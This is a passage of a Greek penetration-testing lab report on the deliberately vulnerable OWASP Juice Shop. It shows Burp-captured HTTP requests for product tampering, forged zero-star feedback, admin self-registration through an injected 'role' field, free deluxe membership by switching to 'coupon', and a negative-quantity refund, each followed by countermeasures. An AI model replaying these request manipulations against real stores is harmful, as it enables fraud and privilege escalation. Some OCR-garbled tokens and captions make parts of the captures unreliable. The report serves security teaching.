Date: Sun, 14 May 2023 16:17:47 GMT
Connection: close
{
  "status": "success"
}
```

Response

Pretty Raw Hex Render



Εικόνα 30 Successfully posting a product review on behalf of another user

5. Product tampering

Περιγραφή: Στην συγκεκριμένη επίθεση αλλάξαμε επιτυχώς το link που περιεχόταν στην περιγραφή ενός προϊόντος.

Εκμεταλλευόμενη ευπάθεια: Ανεπαρκείς έλεγχοι προσπέλασης επιτρέπουν σε έναν μη-εξουσιοδοτημένο χρήστη να τροποποιήσει τα πεδία ενός προϊόντος υποβάλλοντας κατάλληλα τροποποιημένα PUT requests.

Μεθοδολογία επίθεσης: Χρησιμοποιώντας το Burp εξετάσαμε τις λεπτομέρειες του προϊόντος που επιστρέφονται ως απάντηση στο GET request που στέλνουμε όταν το επιλέγουμε (Εικόνα 69). Παρατηρήσαμε πως ο σύνδεσμος εισάγεται στην πράξη ως ένα html “a” tag μέσα στην περιγραφή του προϊόντος. Προκειμένου να τροποποιήσουμε την περιγραφή, δοκιμάσαμε να στείλουμε ένα PUT request στο endpoint “/rest/products/{id}”, όπου {id} είναι το αναγνωριστικό του προϊόντος που βρήκαμε (δηλ. 9).

Προσδιορίσαμε την παράμετρο “Content-Type: application/json”, ώστε να δηλώσουμε ότι στέλνουμε παραμέτρους μέσω ενός JSON αντικειμένου και τοποθετήσαμε το JSON payload, στο οποίο ορίσαμε μόνο την τιμή της ιδιότητας “description” που θέλαμε να αλλάξουμε. Η συγκεκριμένη προσέγγιση δεν δούλεψε όμως, αφού το endpoint που δώσαμε δεν είναι υπεύθυνο για να χειρίζεται τέτοια αιτήματα (Εικόνα 70).

Στέλνοντας το ίδιο ακριβώς request στο “api/products” αντί για το “rest/products”, λαμβάνουμε θετική απόκριση από τον server και η περιγραφή του προϊόντος αλλάζει ώστε να περιέχει τον σύνδεσμο που δώσαμε.

Μέτρα προστασίας: Απαγόρευση χρήσης επικίνδυνων HTTP μεθόδων (PUT, POST DELETE) από μη-εξουσιοδοτημένους χρήστες. Προσθήκη ελέγχων ακεραιότητας των δεδομένων που στέλνονται προς τον server κατά την διαδικασία ενημέρωσης προϊόντων.

Request

Pretty	Raw	Hex
PUT /api/products/9 HTTP/1.1 Host: localhost:3000 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110" Accept: application/json, text/plain, */* sec-ch-ua-mobile: ?0 Content-Type: application/json Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiiwiZWlhawWiOij0ZXNQHRLc3QuY29tIiwicGFzc3dvcmQ10i4MjdjY2IwZWhOGE3MDzjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUoIjjdXN0b21lcIIsImRlbHV4ZVRva2VuIjoiiwiwbGzdExvZ2luSXAx0iIwLjAuC4wiIwicHjvZm1sZUltyMdIIjoil2Fzc2V0cy9wdJsaWVvaW1hZ2Vz13VwbG9hZHMvZGVmXXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiiwiwaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMDUtMTQgMjA6MTY6MjMuNjExICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMDUtMTQgMjA6MTY6MjMuNjExICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sIm1hdCI6MTY4NDA5NTMSNCwiZXhwIioxNjg0NTeMzk0fQ.BP-RzM8lUFNeVjjTqMt_xUa4JGznY3r6XawXeYMQ-G4nvo61GBeH5005gXsuwoIxnt5ZHUKrZFCD46FmLcCvE1S2iSSbGXs4vNXzMe0768PUJkluQyShgidEQWq67fyzs93wPVQQwd2uzMrr9n-qYnVJMYJb9z-rUBwfM1rk User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36 sec-ch-ua-platform: "Linux" Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: http://localhost:3000/ Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiiwiZWlhawWiOij0ZXNQHRLc3QuY29tIiwicGFzc3dvcmQ10i4MjdjY2IwZWhOGE3MDzjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUoIjjdXN0b21lcIIsImRlbHV4ZVRva2VuIjoiiwiwbGzdExvZ2luSXAx0iIwLjAuC4wiIwicHjvZm1sZUltyMdIIjoil2Fzc2V0cy9wdJsaWVvaW1hZ2Vz13VwbG9hZHMvZGVmXXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiiwiwaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMDUtMTQgMjA6MTY6MjMuNjExICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMDUtMTQgMjA6MTY6MjMuNjExICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sIm1hdCI6MTY4NDA5NTMSNCwiZXhwIioxNjg0NTeMzk0fQ.BP-RzM8lUFNeVjjTqMt_xUa4JGznY3r6XawXeYMQ-G4nvo61GBeH5005gXsuwoIxnt5ZHUKrZFCD46FmLcCvE1S2iSSbGXs4vNXzMe0768PUJkluQyShgidEQWq67fyzs93wPVQQwd2uzMrr9n-qYnVJMYJb9z-rUBwfM1rk; continueCode=DYH2tas4U1H1u2T1FKfq9Ito1ZSDHOKta3fkAsQbHPVuqPSwDs9lhNVhjKT2ZckJHOz If-None-Match: W/"3250-/ohrT9ZIDeU/nYCBUmrfQF9q2mUM" Connection: close Content-Length: 88 21 { 22 "description": " More... " 23 }		

Response

Pretty	Raw	Hex	Render
HTTP/1.1 200 OK Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN Feature-Policy: payment 'self' X-Recruiting: /#/jobs Content-Type: application/json; charset=utf-8 Content-Length: 323 ETag: W/"143-Q3y1SzPmzHmHdSaCS5Iz5MDxBoM" Vary: Accept-Encoding Date: Sun, 14 May 2023 21:53:11 GMT Connection: close 13 { 14 "status": "success", "data": { "id": 9, "name": "OWASP SSL Advanced Forensic Tool (O-SaFT)", "description": " More... ", "price": 0.01, "deluxePrice": 0.01, "image": "orange_juice.jpg", "createdAt": "2023-05-14T15:57:35.080Z", "updatedAt": "2023-05-14T21:53:11.380Z", "deletedAt": null } }			

Etkόva 31 Successfully changing product description

6. Improper Input Validation

1. *Zero stars*

Περιγραφή: Καταφέραμε να προσθέσουμε μια κριτική 0 αστέρων προς το site στέλνοντας ένα κατάλληλα τροποποιημένο POST request στο endpoint “/api/Feedbacks”

Εκμεταλλευόμενη ευπάθεια: Απουσία ελέγχων της εισόδου του χρήστη που στέλνονται μέσω POST requests

Μεθοδολογία επίθεσης: Μεταβήκαμε στην σελίδα για την παροχή feedback χρηστών προς το site και καταγράψαμε μέσω του Burp το POST request που στέλνεται κατά την υποβολή μιας κριτικής. Τροποποιήσαμε το πεδίο rating και αφήσαμε το request να σταλεί στον server, ο οποίος το αποδέχτηκε και κατασκεύασε ένα καινούργιο αντικείμενο για την κριτική μας, χωρίς να επαληθεύσει την τιμή του συγκεκριμένου πεδίου.

Μέτρα προστασίας: Προσθήκη ελέγχων των τιμών των παραμέτρων που στέλνονται μέσω POST requests.

Request to http://localhost:3000 [127.0.0.1]

Forward Drop Intercept is on Action Open browser


Pretty Raw Hex

```

1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 115
4 sec-ch-ua: "Not A[Brand];v="24", "Chromium";v="110"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 Authorization: Bearer eyJ0eXA10iJKV10iLCjhbgciOiJSUzI1NiJ9.eyJdGF0dXMi0JzdWNjZXNzIiwzGF0YSI6eyJpZCI6MiwidXNlcmshbWUi0iilCJ1bWFpbC16ImppbUBqdWljZS1zaC5vcCIsInBh
c3N3b3JK1joizTU0MWhnN2VjZcyYjhkMT14NjQ3NGZjNjEzZTV1NDUiLCjb2x1ljoiY3VzdG9tZXilCjkZwxeGVub2tlbi6liisImxhc3RMb2dpbk1wijoiiwichJvZmlsZUlty
Wdl1joiYXNzZXRzL3B1YmxpYy9pbWfnZMvdBsb2Fkcy9kZWzhdxLnN2zyIsInRvdHTBZWNyZXQ10iilCJpc0fjdG12ZSi6dHj1ZSwiy3J1YXR1ZEFOIjoimjAyMy0wNS0xMCawOD
oxOtowNy41Nz1gkzAw0jAiwiidxBkYXR1ZEFO1joimjAyMy0wNS0xMCawDoxOtowNy41Nz1gkzAw0jAiwiZGVsZKR1ZEFO1jpudWxsfsSwiaWF0IjoxnjgzNzQ3MjA2LCJleHai0jE
20DM3njUyMDZ9._ins4QQ_oa0vLLztqTeYHnEE9ggpBa9gWPSoa71HkDZQvvSLpNA_eAjv43n_nA0wtbV71sy-66vp5m00XG7Gq92BjsUh9QC1OYbIFpmfwZqvWtVYhsR1dTwveTz0jq
r8dtg0cyiMSxYMs_IEZRigfof2SXCOphryApKpzT1fk
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
    k780oygKDLrWw4jx213idbhbt3125WSROGqZMY6eannM9v1bQ5WJBXPp; token=
    eyJ0eXA10iJKV10iLCjhbgciOiJSUzI1NiJ9.eyJdGF0dXMi0JzdWNjZXNzIiwzGF0YSI6eyJpZCI6MiwidXNlcmshbWUi0iilCJ1bWFpbC16ImppbUBqdWljZS1zaC5vcCIsInBh
c3N3b3JK1joizTU0MWhnN2VjZcyYjhkMT14NjQ3NGZjNjEzZTV1NDUiLCjb2x1ljoiY3VzdG9tZXilCjkZwxeGVub2tlbi6liisImxhc3RMb2dpbk1wijoiiwichJvZmlsZUlty
Wdl1joiYXNzZXRzL3B1YmxpYy9pbWfnZMvdBsb2Fkcy9kZWzhdxLnN2zyIsInRvdHTBZWNyZXQ10iilCJpc0fjdG12ZSi6dHj1ZSwiy3J1YXR1ZEFOIjoimjAyMy0wNS0xMCawOD
oxOtowNy41Nz1gkzAw0jAiwiidxBkYXR1ZEFO1joimjAyMy0wNS0xMCawDoxOtowNy41Nz1gkzAw0jAiwiZGVsZKR1ZEFO1jpudWxsfsSwiaWF0IjoxnjgzNzQ3MjA2LCJleHai0jE
20DM3njUyMDZ9._ins4QQ_oa0vLLztqTeYHnEE9ggpBa9gWPSoa71HkDZQvvSLpNA_eAjv43n_nA0wtbV71sy-66vp5m00XG7Gq92BjsUh9QC1OYbIFpmfwZqvWtVYhsR1dTwveTz0jq
r8dtg0cyiMSxYMs_IEZRigfof2SXCOphryApKpzT1fk
19 Connection: close
20
21 {
    "UserId": 2,
    "captchaId": 1,
    "captcha": "61",
    "comment": "I don't like this site very much (**@juice-sh.op)",
    "rating": 0
}

```

Customer Feedback



Εικόνα 32 Successfully posted 0-star review

2. Admin registration

Περιγραφή: Καταφέραμε να φτιάξουμε έναν καινούργιο λογαριασμό με δικαιώματα διαχειριστή, τροποποιώντας κατάλληλα τις παραμέτρους εγγραφής που στέλνονται ως αντικείμενο JSON μέσα στο POST request που υποβάλλεται προς στο endpoint "/api/Users".

Εκμεταλλευόμενη ευπάθεια: Ανεπαρκής έλεγχος των τιμών εισόδου που στέλνονται στον server ως JSON επιτρέπουν σε έναν επιτιθέμενο να προσδιορίσει στο request τις τιμές για επιπλέον πεδία ενός αντικειμένου χρήστη, τα οποία ο server χρησιμοποιεί κατά την κατασκευή του αντικειμένου ενώ δεν θα έπρεπε.

Μεθοδολογία επίθεσης: Αρχικά φτιάξαμε έναν δοκιμαστικό χρήστη για να παρατηρήσουμε τα requests που στέλνονται και τις παραμέτρους που περιέχονται σε αυτά (Εικόνα 71).

Βλέπουμε ότι ο server, με την λήψη του αιτήματος μας, κατασκευάζει έναν νέο χρήστη, του αποδίδει ένα μοναδικό id και αρχικοποιεί ορισμένες ιδιότητες, όπως το username.

Αξιοποιώντας αυτή την πληροφορία, εγγράψαμε ακόμα έναν χρήστη, προσθέτοντας επιπλέον στο JSON την ιδιότητα “username” και της δίνουμε την τιμή “TestAdmin”.

Παρατηρήσαμε ότι αυτή έγινε δεκτή και ο server την ενσωμάτωσε στην απάντησή του, επιβεβαιώνοντας ότι μπορούμε να τροποποιήσουμε κάποια από τα πεδία που χρησιμοποιούνται κατά την εγγραφή ενός χρήστη (Εικόνα 72).

Επομένως εγγράψαμε έναν ακόμα νέο χρήστη, προσθέτοντας στο JSON του αιτήματος POST την ιδιότητα “role” για την οποία παρέχουμε την τιμή “admin”. Ο server αποδέχεται και πάλι το request και προσθέτει τον χρήστη ως διαχειριστή.

Μέτρα προστασίας: Χρήση Data Transfer Objects (DTOs) για τον ορισμό αναπαραστάσεων αντικειμένων. Ο server θα πρέπει να επικοινωνεί με τον client μέσω στέλνοντας και λαμβάνοντας αναπαραστάσεις αντικειμένων τα οποία δεν θα αποκαλύπτουν λεπτομέρειες σχετικά με την υλοποίηση των πραγματικών αντικειμένων (δηλ. δεν θα περιλαμβάνουν πεδία που δεν χρειάζεται να γνωρίζει ο client ή πεδία που επιτρέπεται να ορίζονται μόνο από τον server).

The screenshot shows two panels in Postman. The left panel, titled 'Original request', displays a POST request to '/api/Users/'. The request body is a JSON object with fields: email ('admin@trueadmin.com'), password ('TheRealAdmin12345'), passwordRepeat ('TheRealAdmin12345'), securityQuestion ('{"id":2, "question":"Mother's maiden name?", "createdAt":"2023-05-11T16:56:45.383Z", "updatedAt":"2023-05-11T16:56:45.383Z"}'), and securityAnswer ('Trish'). The right panel, titled 'Response', shows the server's response as a JSON object: { "status": "success", "data": { "id": 26, "email": "admin@trueadmin.com", "username": "", "password": null, "securityQuestion": { "id": 2, "question": "Mother's maiden name?", "createdAt": "2023-05-11T16:56:45.383Z", "updatedAt": "2023-05-11T16:56:45.383Z" }, "securityAnswer": "Trish", "lastLoginIp": "0.0.0.0", "profileImage": "/assets/public/images/uploads/defaultAdmin.png", "isActive": true } }. The response status is 201 Created.

```
Original request
Pretty Raw Hex
1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 266
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Accept: application/json, text/plain, /*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
  Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  oXa5NW1xbg3qmk0NOTwUWTeirHxKfMJSzXiLYh2pIbEHVxAYp2r6EJb8zQPM
18 Connection: close
19
20 {
  "email": "admin@trueadmin.com",
  "password": "TheRealAdmin12345",
  "passwordRepeat": "TheRealAdmin12345",
  "securityQuestion": {
    "id": 2,
    "question": "Mother's maiden name?",
    "createdAt": "2023-05-11T16:56:45.383Z",
    "updatedAt": "2023-05-11T16:56:45.383Z"
  },
  "securityAnswer": "Trish"
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#jobs
7 Location: /api/Users/26
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 313
10 ETag: W/"139-7+f8aXSjDUmLWf0QyUUm04B5i04"
11 Vary: Accept-Encoding
12 Date: Thu, 11 May 2023 22:36:02 GMT
13 Connection: close
14
15 {
  "status": "success",
  "data": {
    "id": 26,
    "email": "admin@trueadmin.com",
    "username": "",
    "password": null,
    "securityQuestion": {
      "id": 2,
      "question": "Mother's maiden name?",
      "createdAt": "2023-05-11T16:56:45.383Z",
      "updatedAt": "2023-05-11T16:56:45.383Z"
    },
    "securityAnswer": "Trish",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
    "isActive": true
  }
}
```

Εικόνα 33 Registering user as admin

3. Deluxe fraud

Περιγραφή: Καταφέραμε να αποκτήσουμε deluxe membership στην εφαρμογή χωρίς να πληρώσουμε αλλάζοντας τον τρόπο πληρωμής στο POST request που στάλθηκε.

Εκμεταλλευόμενη ευπάθεια: Απουσία ελέγχων της εισόδου του χρήστη επιτρέπει σε έναν επιτιθέμενο να τροποποιήσει την μέθοδο πληρωμής χωρίς να παρέχει έγκυρες τιμές για τα αντίστοιχα πεδία.

Μεθοδολογία επίθεσης: Μεταβήκαμε στην σελίδα για την εγγραφή σε μια νέα συνδρομή, επιλέξαμε μια κάρτα που αποθηκεύτηκε στο σύστημα και καταγράψαμε τα αιτήματα που στάλθηκαν μόλις πατήσαμε το κουμπί για την ολοκλήρωση της πληρωμής. Στο POST request παρατηρήσαμε ότι περιλαμβάνεται η προτιμώμενη μέθοδος πληρωμής στο πεδίο “paymentMode” (Εικόνα 73).

Δοκιμάσαμε να τροποποιήσουμε την τιμή της ιδιότητας “paymentMode” σε “coupon”, καθώς η φόρμα δήλωσης των στοιχείων πληρωμής της συνδρομής επέτρεπε την πληρωμή μέσω κουπονιού. Με αυτήν την αλλαγή ο server έκανε δεκτό το αίτημά μας, χωρίς να ελέγχει αν είχαμε εισάγει κωδικό κουπονιού, με αποτέλεσμα να μας δώσει deluxe membership χωρίς να χρειαστεί να πληρώσουμε.

Μέτρα προστασίας: Έλεγχος ακεραιότητας των τιμών που εισάγονται στην μέθοδο πληρωμής ώστε να εξασφαλιστεί ότι υπάρχει συσχέτιση της επιλεγμένης μεθόδου με τα στοιχεία πληρωμής (για παράδειγμα πως αν επιλεχθεί το κουπόνι ως μέθοδος πληρωμής, τότε είναι υποχρεωτικό να δωθεί ταυτόχρονα ένας έγκυρος κωδικός κουπονιού).

```
1 POST /rest/deluxe-membership HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 38
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Accept: application/json, text/plain, /*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwi
Oj0ZXN0QHRLc3QuY29tIiwiGFzc3dvcnQiOiI4MjdjY2IwZWVhOGE3MDZjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUiOiJjdXN0b21lcisImR1b
HV4ZVRva2VuIjoiIiwiGFzdExvZ2luSXAiOiIwlJauMC4wiwichHjvZmlsZUltyWd1IjoiL2Fzc2V0cy9wdWJsaWMaWlhZ2Vzl3VwbG9hZHmVZG
VmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMDUtMTQgMTQ6MDI6MDkuMDQ1ICswMDo
wMCIsInVwZGF0ZWRBdCI6IjIwMjMtMDUtMTQgMTQ6MDI6MDkuMDQ1ICswMDowMCIsImR1bGV0ZWRBdCI6bnVsbH0sIm1hdCI6MTY4NDA3Mjk0NCwi
ZXhwIjoxNjg0MDkwOTQ0fQ.lharNODrltWgaCcqcZfb0Q7Q51_S-iYibLca4f77zE0Iw7KxiC4iKa_vtFdJeWGdfw7LxyW4No1grLF_UYnfKq2IlG
jLehYZnj_D5wWRPAyT-Yav4cQ919AwrOMc3bnvVutrvft29UX3rxZS7DeD8dchVKrMERy905cGG5uHe3g
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
5r09WJADYh2tas4U1Hu2T1FKfD1mH3QtjgfJMSOVialhWqsR3U7qdPgbYz; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwi
Oj0ZXN0QHRLc3QuY29tIiwiGFzc3dvcnQiOiI4MjdjY2IwZWVhOGE3MDZjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUiOiJjdXN0b21lcisImR1b
HV4ZVRva2VuIjoiIiwiGFzdExvZ2luSXAiOiIwlJauMC4wiwichHjvZmlsZUltyWd1IjoiL2Fzc2V0cy9wdWJsaWMaWlhZ2Vzl3VwbG9hZHmVZG
VmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMDUtMTQgMTQ6MDI6MDkuMDQ1ICswMDo
wMCIsInVwZGF0ZWRBdCI6IjIwMjMtMDUtMTQgMTQ6MDI6MDkuMDQ1ICswMDowMCIsImR1bGV0ZWRBdCI6bnVsbH0sIm1hdCI6MTY4NDA3Mjk0NCwi
ZXhwIjoxNjg0MDkwOTQ0fQ.lharNODrltWgaCcqcZfb0Q7Q51_S-iYibLca4f77zE0Iw7KxiC4iKa_vtFdJeWGdfw7LxyW4No1grLF_UYnfKq2IlG
jLehYZnj_D5wWRPAyT-Yav4cQ919AwrOMc3bnvVutrvft29UX3rxZS7DeD8dchVKrMERy905cGG5uHe3g
19 Connection: close
20
21 {
    "paymentMode": "coupon",
    "paymentId": 7
}
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 928
9 ETag: W/"3a0-uN+1Ce3bzHtoWoU+TxON7/ghvps"
10 Vary: Accept-Encoding
11 Date: Sun, 14 May 2023 14:03:51 GMT
12 Connection: close
13
14 {
    "status": "success",
    "data": {
        "confirmation": "Congratulations! You are now a deluxe member!",
        "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwzGF0YSI6eyJpZCI6MjEsInVzZXJuYWlIjoiiwiZWlhaWwi0iJ0ZXN0QHrlc3QuY29tIiwicGFzc3dvcmQiOiI4MjdY2IwZWVh0GE3MDZjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUiOjkZWx1eGuILCjkZWx1eGVUb2t1biI6ImUyNDNiMGYyMjE5SM2MzY2USNTUxNTVjN203ZTN1YWy213Yzc2Yzd0NTI2Mm20TQ0zTNm0Dc5MWVjMz0MDc1lCjsYXN0TG9naTQ0i1iLCJpc0Fjdg12ZSI6dH1JZSwiY3J1YXR1ZEFOIjoimjAyMy0wNS0xNFQxDowMjow0S4wNDVaIiwidXBkYXR1ZEFOIjo1mjAyMy0wNS0xNFQxDowMz01MS4wMzNaIiwiZGVsZXr1ZEFOIjpuwdxsFSwiaWF0IjoxNjg0MDczMDMxLCJ1eHAiOjE20DQw0TEwMzf9.NnaQGrprSvOsAkLwnn74SVuu368aAZW4AXDm1oUSPcUYWrzvIAKh4UMUck334TVyybzhlGmuesMffmJAUhvrJ7xq_w3-TpNc7LDAKnRQ055sDhCSm-e8yoMwQ_TxB2IMhQls1Kj7o17brS6gwEoC8368Ra-3hEUK-UduYQ8"
    }
}
```

Eikόνα 34 Acquire deluxe membership without paying

4. Payback time

Περιγραφή: Καταφέραμε να υποβάλλουμε μια παραγγελία η οποία μας επέστρεψε χρήματα ενώ δεν θα έπρεπε.

Εκμεταλλευόμενη ευπάθεια: Απουσία ελέγχων σχετικά με το επιτρεπόμενο εύρος τιμών των πεδίων που παρέχονται σε ένα POST request όταν προστίθεται ένα προϊόν στο καλάθι.

Μεθοδολογία επίθεσης: Αρχικά προσθέσαμε ένα προϊόν στο καλάθι και προχωρήσαμε σε μια νέα παραγγελία προκειμένου να εξετάσουμε τα requests που στέλνονται και τον τρόπο που χειρίζεται η εφαρμογή τις παραγγελίες. Φτάνοντας στο τελευταίο βήμα, παρατηρήσαμε ότι το συνολικό ποσό υπολογίζεται μέσω ενός GET αιτήματος στο endpoint /basket/{id}, το οποίο επιστρέφει τα προϊόντα που έχει ο συγκεκριμένος χρήστης στο καλάθι του. Το τελικό σύνολο υπολογίζεται από το είδος του προϊόντος επί την ποσότητα του, για κάθε προϊόν του καλαθιού (Εικόνα 74).

Έγινε σαφές λοιπόν ότι δεν υπήρχε τρόπος να αλλάξουμε το τελικό ποσό στο συγκεκριμένο βήμα της παραγγελίας, καθώς η τιμή κάθε προϊόντος είναι συνδεδεμένη με το id του στην βάση.

Καταγράφοντας τα αιτήματα που στέλνονται προς τον server όταν τοποθετούμε νέα προϊόντα στο καλάθι, εντοπίσαμε πως POST request περιείχε πληροφορίες σχετικά με το προϊόν που προσθέτουμε καθώς και την ποσότητά του. Εφόσον η ίδια τιμή του προϊόντος δεν μπορεί να αλλαχθεί μέσα στο request, τροποποιήσαμε την τιμή της idiotetas quantity σε έναν αρνητικό αριθμό. Ο server δεν πραγματοποιεί κάποιο φίλτραρισμα της τιμής αυτής και επομένως στο στάδιο της ολοκλήρωσης παραγγελίας, υπολογίζει ένα αρνητικό χρηματικό ποσό.

Μέτρα προστασίας: Προσθήκη ελέγχων για την διασφάλιση ότι οι τιμές των παραμέτρων που στέλνονται μέσα στα POST request βρίσκονται εντός ενός προκαθορισμένου εύρους.

```

POST /api/BasketItems/ HTTP/1.1
Host: localhost:3000
Content-Length: 44
sec-ch-ua: "Not A[Brand";v="24", "Chromium";v="110"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWJXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYW11IjoiiIiwih0iOjZKN0QHrlc3QuY29tIiwcGFzc3dvcmQ1O1I4MjdjY2IwZWVh0GE3MDZva2VuijoiIwibGfzdExvZ2lUsXA10iIwljAuMC4IiwichJvZmlsZUltyW0l1joiL2Fzc2V0cy9wdWjsaWMaWi1hZZVzL3VwbG9hZHMvZGVmYXVsdc5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiawXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdC16Ij1wMjMtMDUtMTQmJA6MTY6MjMuNjExICswMDowMCisImR1bg0ZWRBdC16bnvsbH0sIm1hdCI6MTY4NDA5NTMSNCwiZXhwIjoxNjg0MTezMzk0fQ.BP-RzM81UfVNeVjjTqMt_xUa4JGznY3r6XawXeYMQ-G4nvo6PUJUckluOyShgiOEWq67Fyzs93wPVQwd2uzMr9n-qYnVJMYjb9z-xUBwfM1rk
